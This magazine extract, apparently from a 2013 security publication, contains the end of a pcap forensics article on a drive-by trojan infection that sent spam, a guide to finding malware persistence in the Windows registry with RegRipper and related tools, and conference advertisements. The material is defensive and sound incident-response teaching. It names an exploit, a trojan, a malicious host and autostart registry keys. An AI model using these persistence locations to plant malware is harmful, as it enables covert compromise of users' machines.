
**Figure 30.** Map with the SMTP connections to send SPAM

### INSPECT THE PCAP FILE WITH NETWORKMINER

NetworkMiner is a Network Forensic Analysis Tool for Windows. It could be run on Linux, MAC OS X or FREEBSD but the mono's help is necessary. ([http://www.mono-project.com/Main\\_Page](http://www.mono-project.com/Main_Page)) It has fewer options than Wireshark but its GUI is really user-friendly.

I am going to load the pcap file in this software and I am going to show you some things that could help us.

In the “host” tab we can see all hosts that have been involved in the incident as you can see in Figure 31.



**Figure 31.** Hosts involved in the incident

In the “files” tab, we can see all files have been downloaded while the live capture was running and where they were downloaded. See Figure 32.



the list ---

Files (93)	Images (9)	Messages (82)	Credentials (3)	Sessions (355)	DNS (1636)	Parameters (1937)	Keywords	Cleartext	Anomalies
Source...	S. port	Destin...	D. port	Protocol	Filename	Extens...	Size	Timest...	Details
73.194...	TCP 80	192.168...	TCP 1245	HttpGet...	6.jpg	jpg	2 508 B	18/04/...	news.google.es/news/tbn/VBRCCvAelulJ/6.jpg
73.194...	TCP 80	192.168...	TCP 1242	HttpGet...	s.E7C227C5.json	json	1 820 B	18/04/...	www.google.es/s?hl=es&gs_m=9&gs_r=psy-ab...
73.194...	TCP 80	192.168...	TCP 1244	HttpGet...	search.5C7464DE.json	json	1 092 B	18/04/...	www.google.es/complete/search?client=hp&hl...
73.194...	TCP 80	192.168...	TCP 1246	HttpGet...	checkmark2.png	png	186 B	18/04/...	ssl.gstatic.com/ui/v1/menu/checkmark2.png
73.194...	TCP 80	192.168...	TCP 1242	HttpGet...	data=Ay5GwBeob...	gif	36 526 B	18/04/...	www.google.es/maps/vt/data=Ay5GwBeob...
73.194...	TCP 80	192.168...	TCP 1244	HttpGet...	s.77A048DC.json	json	1 830 B	18/04/...	www.google.es/s?hl=es&gs_m=9&gs_r=psy-ab...
73.194...	TCP 80	192.168...	TCP 1247	HttpGet...	search.D338531C.json	json	1 101 B	18/04/...	www.google.es/complete/search?client=hp&hl...
73.194...	TCP 80	192.168...	TCP 1242	HttpGet...	rs=AllRSTP9Ge5MNL...	javascript	179 B	18/04/...	www.google.es/xjs/_/js/s/wta/rt=ej/ver=_n1M0...
73.194...	TCP 80	192.168...	TCP 1244	HttpGet...	s.B824AD51.json	json	3 661 B	18/04/...	www.google.es/s?hl=es&gs_m=9&gs_r=psy-ab...
73.194...	TCP 80	192.168...	TCP 1242	HttpGet...	search.768DBB7E.json	json	2 350 B	18/04/...	www.google.es/complete/search?client=hp&hl...
73.194...	TCP 80	192.168...	TCP 1247	HttpGet...	data=DkDO_j1oleNy4...	javascript	306 B	18/04/...	www.google.es/maps/vt/data=DkDO_j1oleNy4...
73.194...	TCP 80	192.168...	TCP 1247	HttpGet...	red_pins2.png	png	1 384 B	18/04/...	www.google.es/images/red_pins2.png
38.2.1...	TCP 80	192.168...	TCP 1248	HttpGet...	boston.html	html	810 B	18/04/...	188.2.164.112/boston.html
73.194...	TCP 80	192.168...	TCP 1249	HttpGet...	H4Mx5qbgeNo.html	html	5 472 B	18/04/...	www.youtube.com/embed/H4Mx5qbgeNo

**Figure 32.** Files downloaded in the incident


Be careful, because NetworkMiner downloads all files to your hard drive and it reproduces all traffic in the pcap. For example, we can see the webpage where the host was infected by right clicking on the link. See Figure 33 below.



**Figure 33.** Infected HTML page download from the original web site

This tool downloads all files involved in the traffic capture including the malware and the exploits. I recommend you to run this program in a secure environment like a Virtual Machine.

Also, it downloads all images that have been seen. See Figure 34 below.



**Figure 34.** Pictures downloaded thanks to NetworkMiner

Also, we can see all the emails that have been sent easier than Wireshark. We can see From, To and the body details of the emails. See Figure 35.

The screenshot shows a network traffic analysis tool interface. The 'Messages' tab is active, displaying a list of emails. The 'From' and 'To' fields are highlighted with red boxes. The 'Body' field of the selected email is also highlighted with a red box, showing a spam message about P\_W\_E I watches.

Attribute	Value
Received	from unknown (HELO r9139) ([56.193.36.99]), from unkr
Message-ID	<001001ce3c0f\$a5190760\$38c12463@hanz0785663t
From	"Evelina Chamberlain" <williamsl@ohsu.edu>, "Evelina
To	<stacyoverman@msn.com>, <stacyoverman@msn.com>
Subject	New Sub Penny Alert Coming Soon, New Sub Penny Al
Date	Thu, 18 Apr 2013 10:32:02 +0100, Thu, 18 Apr 2013 10
MIME-Version	1.0.1.0
Content-Type	text/plain;text/plain
charset	windows-1250,windows-1250
Content-Transfer...	7bit,7bit
X-Priority	3,3
X-MSMail-Priority	Normal,Normal
X-Mailer	Microsoft Outlook Express 6.00.2900.2180,Microsoft O
X-MimeOLE	Produced By Microsoft MimeOLE V6.00.2900.2180.Pro

Welcome announcement for P\_W\_E I watchers. Buy thousands of P\_W\_E I stock offered at the morning, since it's still bargained. Then see the pps spike to 55 cents - or maybe hit a 1! Prepare to make a fortune on P\_W\_E I starting Thursday Apr 18

**Figure 35.** Details about the Spam delivered

## SUMMARY

In my opinion it's really important to have a good network capture policy in an organization. In this article, we have seen how a single user of our network was searching and watching videos about the Boston Marathon bombs. In one of these searches the user visited a dangerous website which took an advantage of a vulnerability of its computer with CVE-2012-1723 using the exploit *vz1.jar*. Thanks to this exploit, a Trojan horse named *newbos3.exe* was downloaded and installed with the lack of user knowledge. We have seen that the Trojan horse began to send Spam and the public IP of the organization was included in a blacklist. The company could have problems with their corporate email servers if the server shares the public IP with the rest of the computers in the network. If this happen, the emails sent by the workers in the company would be denied by the Anti Spam systems.

Also, we have serious suspicion that the computer was a node of a Botnet but we are not sure at all because we have no evidences...

Thanks to a good data capture we can learn a lot about an incident. If you want to know more about malware, it would be necessary to study the Trojan doing malware reversing. Maybe in my next article I will talk about it.

## REFERENCES

- <http://www.sans.org/reading-room/whitepapers/incident/expanding-response-deeper-analysis-incident-handlers-32904>
- <http://es.slideshare.net/titanlambda/network-forensic-packet-analysis-using-wireshark>
- [http://networkminer.sourceforge.net/documents/Network\\_Forensics\\_Workshop\\_with\\_NetworkMiner.pdf](http://networkminer.sourceforge.net/documents/Network_Forensics_Workshop_with_NetworkMiner.pdf)
- <http://wiki.wireshark.org/CaptureSetup/Ethernet>
- <http://www.wireshark.org/docs/man-pages/tshark.html>
- <http://wiki.wireshark.org/HowToUseGeolIP>
- <http://www.tamos.com/htmlhelp/monitoring/monitoringusingswitches.htm>
- <http://www.inteco.es/file/5j9r8LaoJvwuB2ZrJ-XI7g>

## ABOUT THE AUTHOR



I was involved in the computer science when I was a child and I got my first job as Security Technician when I was 20 years old. I have more than 6 years work in the field of security. I am a network security expert and a specialist in managing Firewalls, VPN, IDS, Antivirus and other security devices in large networks with more than 30,000 users and a 10 GB connection on the Internet. I've worked in numerous types of environments with the latest technologies. Currently I'm working in Satec for the main Research Center in Spain (CSIC) as Senior Security Administrator. In my spare time, I write in my blog <http://www.behindthefirewalls.com> where I try to share with people the new hacker techniques, malware analysis, forensics analysis, examples and other things related with the security. You can know more from me at <http://es.linkedin.com/pub/javier-nieto-ar%C3%A9valo/25/2a/bb4>. You can contact me at the bottom on my blog by writing on the contact form or sending an email to [javier.nieto@behindthefirewalls.com](mailto:javier.nieto@behindthefirewalls.com).



# HUNTING FOR MALICIOUS ACTIVITY IN THE WINDOWS REGISTRY

by Timothy Yip

The windows registry is a known source for finding trace evidence of malicious activity – from persistence mechanisms like auto-start keys and dll auto-inject keys; to traces of malware execution in the locations such as the muicache and the appcompattcache. Such evidences makes analyzing the registry hives a critical step in any intrusion analysis of windows machines. This article aims to provide a guide to fundamental tools and techniques that can be applied to intrusion investigations.

## What you will learn:

- Identifying evidence of malware persistence
- Identifying evidence of malicious activity

## What you should know:

- Basic understanding of windows operating systems, the windows registry

**R**egRipper<sup>1</sup> – The swiss army knife for registry analysis, having a comprehensive list of plugins to extract various keys for intrusion investigations. RegRipper can be used to analyze offline registry hives and has a plugin framework that is easily extendable.

AutoRuns<sup>2</sup> – Automated tool with a gui interface that is focused on extracting autorun information from live/offline machines.

RegExplorer<sup>3</sup> – Multi purpose gui browser for registry hives. Includes useful regular expression search function.

Log2timeline<sup>4</sup> – Versatile timelining tool that is able to process a wide array of artifacts (including registry hives) to produce forensic timelines.

FTK Imager<sup>5</sup> – Useful tool for extracting registry hives from a live system or from a forensic image.

<sup>1</sup> <http://code.google.com/p/regripperplugins/>

<sup>2</sup> <http://technet.microsoft.com/en-us/sysinternals/bb963902.aspx>

<sup>3</sup> <http://sourceforge.net/projects/regexplorer/>

<sup>4</sup> <http://log2timeline.net/>, <https://code.google.com/p/log2timeline/>, <https://code.google.com/p/plaso/>, <http://log2timeline.kiddaland.net/>

<sup>5</sup> <http://www.accessdata.com/support/product-downloads>

## EXTRACTING THE REGISTRY HIVES

From a Live System – mount the physical drive in FTK Imager and click the “Obtain System Files” button on the main toolbar, in the “Obtain System Files” menu, select the option to obtain all registry files, choose the destination folder for output and click “OK”. The registry hives and some other system files for password recovery will be forensically extracted and saved to the chosen output folder.

From a Forensic Image – mount the image using FTK Imager<sup>6</sup> and manually export the following registry hives<sup>7</sup>:

```
[SystemRoot]\System32\Config\Sam - HKEY_LOCAL_MACHINE\SAM
[SystemRoot]\System32\Config\Security - HKEY_LOCAL_MACHINE\SECURITY
[SystemRoot]\System32\Config\Software - HKEY_LOCAL_MACHINE\SOFTWARE
[SystemRoot]\System32\Config\System - HKEY_LOCAL_MACHINE\SYSTEM
[UserProfile]\Ntuser.dat - HKEY_USERS
```

## IDENTIFYING EVIDENCE OF MALWARE PERSISTENCE

Auto execution of malicious executables – In order to continue malicious activity on a machine, malware has to overcome obstacles like system restarts. This persistence is typically achieved via the windows registry. The most common keys utilized for this purpose are the auto-start keys. Examples of auto-start keys are the “Run” and “RunOnce” registry keys<sup>8</sup> – which cause programs to run each time that a user logs on. There are other registry keys that achieve the same purpose<sup>9</sup>.

The following are techniques to extract the auto-start keys from Windows registry hives:

- Run regripper using the plugin “user\_run” for each Ntuser.dat registry hive to extract the user specific auto-start keys. This will extract possible auto-start keys for malware that infects specific user profiles.

```
rip.exe -r [ntuser.dat hive path] -p user_run >> report.txt
```

- Run regripper using the plugin “soft\_run” for the Software registry hive to extract auto-start keys for malware infections that are not user profile specific.

```
rip.exe -r [software hive path] -p soft_run >> report.txt
```

- An alternative to regripper would be to run autoruns.exe<sup>1</sup>; navigate to the “Winlogon Tab” and the “Logon Tab” to examine for possible auto-start keys.

Auto injection of malicious dlls – although less common than the auto-start keys, malware may achieve persistence by adding to appinit\_dll keys to have their malicious dll components automatically injected into all user-mode processes. The appinit\_dlls are loaded by using the “LoadLibrary” function during the “DLL\_PROCESSES\_ATTACH” process of “User32.dll”<sup>2</sup>. This is typical behavior for user-mode rootkits, that will attempt to inject into all usermode processes in order to hook APIs to achieve process hiding, key logging, web injects, API input/output sniffing and other rootkit functionality.

The following are techniques to extract the appinit\_dll keys from Windows registry hives:

- Run regripper using the plugins “appinitdlls” and “init\_dlls” for the Software registry hive to extract the appinit\_dll keys.

```
rip.exe -r [software hive path] -p appinitdlls >> report.txt
```

```
rip.exe -r [software hive path] -p init_dlls >> report.txt
```

- An alternative to regripper would be to run autoruns.exe; navigate to the “AppInit Tab” to examine for possible appinit\_dll keys.

<sup>6</sup> Using FTK Imager to perform the export ensures that the hives are forensically extracted

<sup>7</sup> [http://en.wikipedia.org/wiki/Windows\\_Registry#File\\_locations](http://en.wikipedia.org/wiki/Windows_Registry#File_locations)

<sup>8</sup> <http://msdn.microsoft.com/en-us/library/aa376977%28v=vs.85%29.aspx>

<sup>9</sup> See Annex A for the full list of registry keys extracted by the “user\_run” and “soft\_run” RegRipper Plugins

Auto start of malicious services and drivers – another common persistence technique by malware is to create services or drivers that start automatically when the operating system starts. A service is loaded on start-up by “svchost.exe” or by windows directly launching the application. Services loaded directly can be located in the registry key “HKLM\System\CurrentControlSet\Services”. Malware that have driver components can achieve persistence by setting the “HKLM\Software\Windows NT\CurrentVersion\Drivers32”<sup>10</sup> registry key. The following are techniques to extract the service and driver auto-start keys from Windows registry hives:

- Run regripper using the plugins “services” and “svcdll” for the System registry hive to extract the service auto-start keys.

```
rip.exe -r [system hive path] -p services >> report.txt
rip.exe -r [system hive path] -p svcdll >> report.txt
```

- Run regripper using the plugin “drivers32” for the Software registry hive to extract the driver auto-start keys.

```
rip.exe -r [software hive path] -p drivers32 >> report.txt
```

- An alternative to regripper would be to run autoruns.exe; navigate to the “Services Tab” and the “Drivers Tab” to examine for possible service and driver auto-start keys.

Other methods – apart from the above described techniques, regripper and autoruns tools are able to extract evidence of malware persistence from other locations, including – browser help objects, startup folders, scheduled tasks, etc.

## IDENTIFYING EVIDENCE OF MALICIOUS ACTIVITY

Evidence of malware execution – the locations of interest are the appcompatcache (Application Compatibility Cache) keys, the muicache (Multi-Language User Interface Cache) keys, the userassist (User Assist) keys, and the compatassist (Compatibility Assistant) keys. The appcompatcache entries are generated by the Windows OS to handle compatibility issues that the application might have. This is useful because it is another source of evidence that program execution has taken place, and useful metadata such as paths and timestamps are also recorded. The muicache entries are generated by “explorer.exe” when programs are executed. The entries in the muicache key are later used by the Windows OS for other functionality (eg. title display when taskbar buttons are grouped, etc). This is also evidence of program execution and can be used to trace if malware was executed on the machine. The userassist keys are generated when gui-based programs are launched from the desktop and tracked in the launcher on a Windows OS. It contains a list of programs that have been executed and useful metadata such as paths and datetimes. The appcompat key, similar to the above described “evidence of execution” keys, provides an indication of programs that have been executed, including useful metadata such as paths and timestamps.

The following are techniques to extract the above mentioned registry keys:

- Run regripper using the plugin “appcompatcache” for the System registry hive to extract the appcompatcache keys.

```
rip.exe -r [system hive path] -p appcompatcache >> report.txt
```

- Run regripper using the plugins “muicache”, “userassist” and “compatassist” for each of the Ntuser.dat registry hives to extract the muicache, userassist and compatassist keys.

```
rip.exe -r [ntuser.dat hive path] -p muicache >> report.txt
rip.exe -r [ntuser.dat hive path] -p userassist >> report.txt
rip.exe -r [ntuser.dat hive path] -p compatassist >> report.txt
```

Timeline analysis – registry keys, when extracted and put on a timeline and analyzed together with other file system, operating system and application artifacts can be extremely insightful in identifying evidence of malicious activity and mapping the intrusion timeline.

<sup>10</sup> <http://technet.microsoft.com/en-us/library/cc722567.aspx>

- log2timeline has the option to process the “ntuser”, “sam”, “security”, “software” and “system” registry hives along with its other input modules.
- The input format modules “win7”, “winxp” and “winsrv” processes the respective registry hives along with other artifacts to produce an operating system timeline, see examples:

```
log2timeline -z local -o csv -f win7 -r -p [windows mount path] > timeline.csv
log2timeline -z local -o csv -f winxp -r -p [windows mount path] > timeline.csv
log2timeline -z local -o csv -f winsrv -r -p [windows mount path] > timeline.csv
```

## OTHER TRACES OF MALICIOUS ACTIVITY IN THE REGISTRY

Malware sometimes makes use of the registry to store encryption keys, configuration data and stolen data such as keylogs, stolen credentials, etc. This type of data is normally encoded or encrypted, but through reverse engineering, you may be able to uncover locations in the registry that are being used by the malware or even signatures of the encoded/encrypted data that the malware stored in the registry.

## CONCLUSION

We have examined fundamental techniques to surfacing evidence of malicious activity from the Windows registry. The techniques and the capabilities of the tools goes beyond what is described here and further automation of the processing tasks is possible. Continue to explore the tools and techniques, refine your internal processes and keep an open mind that the malware you are analyzing may leave traces in unconventional areas.

### ANNEX A – AUTO-START KEYS EXTRACTED BY THE “USER\_RUN” AND “SOFT\_RUN” REGISTRYRIPPER PLUGINS

```
user_run keys
Software\\Microsoft\\Windows\\CurrentVersion\\Run
Software\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce
Software\\Microsoft\\Windows\\CurrentVersion\\RunServices
Software\\Microsoft\\Windows\\CurrentVersion\\RunServicesOnce
Software\\Microsoft\\Windows NT\\CurrentVersion\\Terminal Server\\Install
Software\\Microsoft\\Windows\\CurrentVersion\\Run
Software\\Microsoft\\Windows NT\\CurrentVersion\\Terminal Server\\Install
Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce
Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run
Software\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run
soft_run keys
Microsoft\\Windows\\CurrentVersion\\Run
Microsoft\\Windows\\CurrentVersion\\RunOnce
Microsoft\\Windows\\CurrentVersion\\RunServices
Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\RunOnce
Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run
Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run
Microsoft\\Windows NT\\CurrentVersion\\Terminal Server\\Install\\Software\\Microsoft\\
Windows\\CurrentVersion\\Run
Microsoft\\Windows NT\\CurrentVersion\\Terminal Server\\Install\\Software\\Microsoft\\
Windows\\CurrentVersion\\RunOnce
```

## ABOUT THE AUTHOR



*Timothy is a security professional experienced in malware reverse engineering, digital forensics and software engineering. He is currently employed as a security professional in a fortune 500 company and passionately works on malware related cases on a daily basis.*

1 When analyzing offline registry hives, mount the forensic image using FTK Imager and specify the “system root” and “user profile” paths using the menu option “File > Offline System”.

2 <http://support.microsoft.com/kb/197571>



**[www.CyberThreatSummit.com](http://www.CyberThreatSummit.com)**

**October 24th 2013**

**24 Hour  
Global Follow The Sun  
Virtual Summit**

1,000+ Delegates

100 Countries

24 Time Zones

50+ Experts

1 Day

**Free Registration**





*\*pending final confirmation*

## Confirmed Speakers:

**Mr. Noboru Nakatani**, Executive Director, **INTERPOL Global Complex for Innovation**  
**Mr. Anwer Yussoff**, Head of Innovation and Commercialisation, **CyberSecurity Malaysia**  
**Mr. Mohd Zabri Adil Bin Talib**, Head of Digital Forensics, **CyberSecurity Malaysia**  
**Dr. Mingu Jumaan**, Director, **Sabah State Computer Services Department, Malaysia**  
**Mr. Lauri Korts-Pärn**, CTO, **Cyber Defense Institute, Japan**  
**Mr. Jack YS Lin**, Information Security Analyst, **JPCERT, Japan**  
**Mr. Roberto Panganiban**, System Administrator, **Philippines News Agency**  
**Mr. Budi Rahardjo**, Chairman, **ID-CERT, Indonesia \***  
**Mr. Matthew Gartenberg**, Chief Legal Officer, **Centre for Strategic Cyberspace + Security Science \***  
**Mr. Adli Wahid**, Manager, Cyber Security / MUFG-CERT, **Bank of Tokyo**  
**Mr. Kislay Chaudhary**, Director and Senior Information Security Analyst, **Indian Cyber Army**  
**Mr. Leo Dofiles**, Computer Crime Investigator/Computer & Cellphone Forensics Planner, **National Police, Philippine**  
**Mr. Jairam Ramesh**, IT Infrastructure, **International Multilateral Partnership Against Cyber Threats (IMPACT), Malaysia \***  
**Mr. Ng Kang Siong**, Principle Researcher, **MIMOS Berhad, Malaysia**

## Organised by:



## Sponsored by:



## Supported by:



## Media Partner:



Australia's Security Portal  
**MySecurity**  
.com.au

**APSM** ASIA PACIFIC SECURITY MAGAZINE



BOOK BY THE 31<sup>st</sup> DECEMBER 2013 AND RECEIVE UP TO 20% OFF REGISTRATION FEE

# Cyber Intelligence Asia 2014

**11<sup>th</sup> - 14<sup>th</sup> March 2014, Singapore**

## Esteemed Speaker Line-up:

- **Major General Bunjerd Tientongdee**, Deputy Director of Defense Information and Space Technology Department (DIST), **Ministry of Defence, Thailand**
- **Yurie Ito**, Chair, **Asia-Pacific Computer Emergency Response Team (APCERT)**
- **Phannarith Ou**, Head, **Cambodia Computer Emergency Response Team (CamCERT) Cambodia**
- **Budi Rahardjo**, President, **Indonesia Computer Emergency Response Team (ID-CERT)**, Indonesia
- **Khamla Sounnalat**, Deputy Head, **Lao Computer Emergency Response Team (LaoCERT)**, Lao
- **Philip Victor**, Director, Centre for Policy & International Cooperation, **IMPACT**
- **Inspector Allan Cabanlong**, Chief, Web Services and Cyber Security Division, **Philippine National Police Force**
- **Serupepeli Neiko**, Section Head, Cybercrime Division, **Fiji Police Force**
- **Dr. Mingu Jumaan**, Director, **Sabah State Computer Services Department, Malaysia**
- **Jack YS Lin**, Senior Security Analyst, **Japan Computer Emergency Response Team (JPCERT)**, Japan
- **Dr. Frank Law**, President, **High Technology Crime Investigation Association (HTCIA)**
- **Ammar Jafri**, President, **Pakistan Information Security Association (PISA)**
- **Andrey Komarov**, Chief Technology Officer, CERT-GIB, **Russian Law Enforcement Agency**
- **Senior Representative, Ministry of Internal Affairs, Russia**
- **Senior Representative, Infocomm Development Agency (IDA), Singapore**
- **Kiran Karnad**, Staff Engineer, **MiMOS, Malaysia**

## Reasons to attend:

- ✓ Largest international gathering of cyber security experts in ASEAN
- ✓ Opportunity to network with the leading firms who provide defences to cyber attacks
- ✓ Analyse the latest cyber security challenges and issues in the region
- ✓ Discuss international cooperation to combat cyber-crime
- ✓ Network with the leading decision makers in the government's
- ✓ Determine the latest cyber-crimes taking place in ASEAN
- ✓ Gain a mix of policy, strategies and technical expertise in one place

## Associated Workshops :

### ☐ Strategic Co-operation amongst CERT's

Led by: Asia-Pacific Computer Emergency Response Team (APCERT)

### ☐ OWASP Top 3 - Injection, Session Management and Cross Site Scripting: Hands-on with Kali Linux

Led by: MiMOS Malaysia

**For more information visit – [www.intelligence-sec.com](http://www.intelligence-sec.com)****Book your place by:****Web: [www.intelligence-sec.com](http://www.intelligence-sec.com) | Email: [events@intelligence-sec.com](mailto:events@intelligence-sec.com) | Tel: +44(0)1582 346706**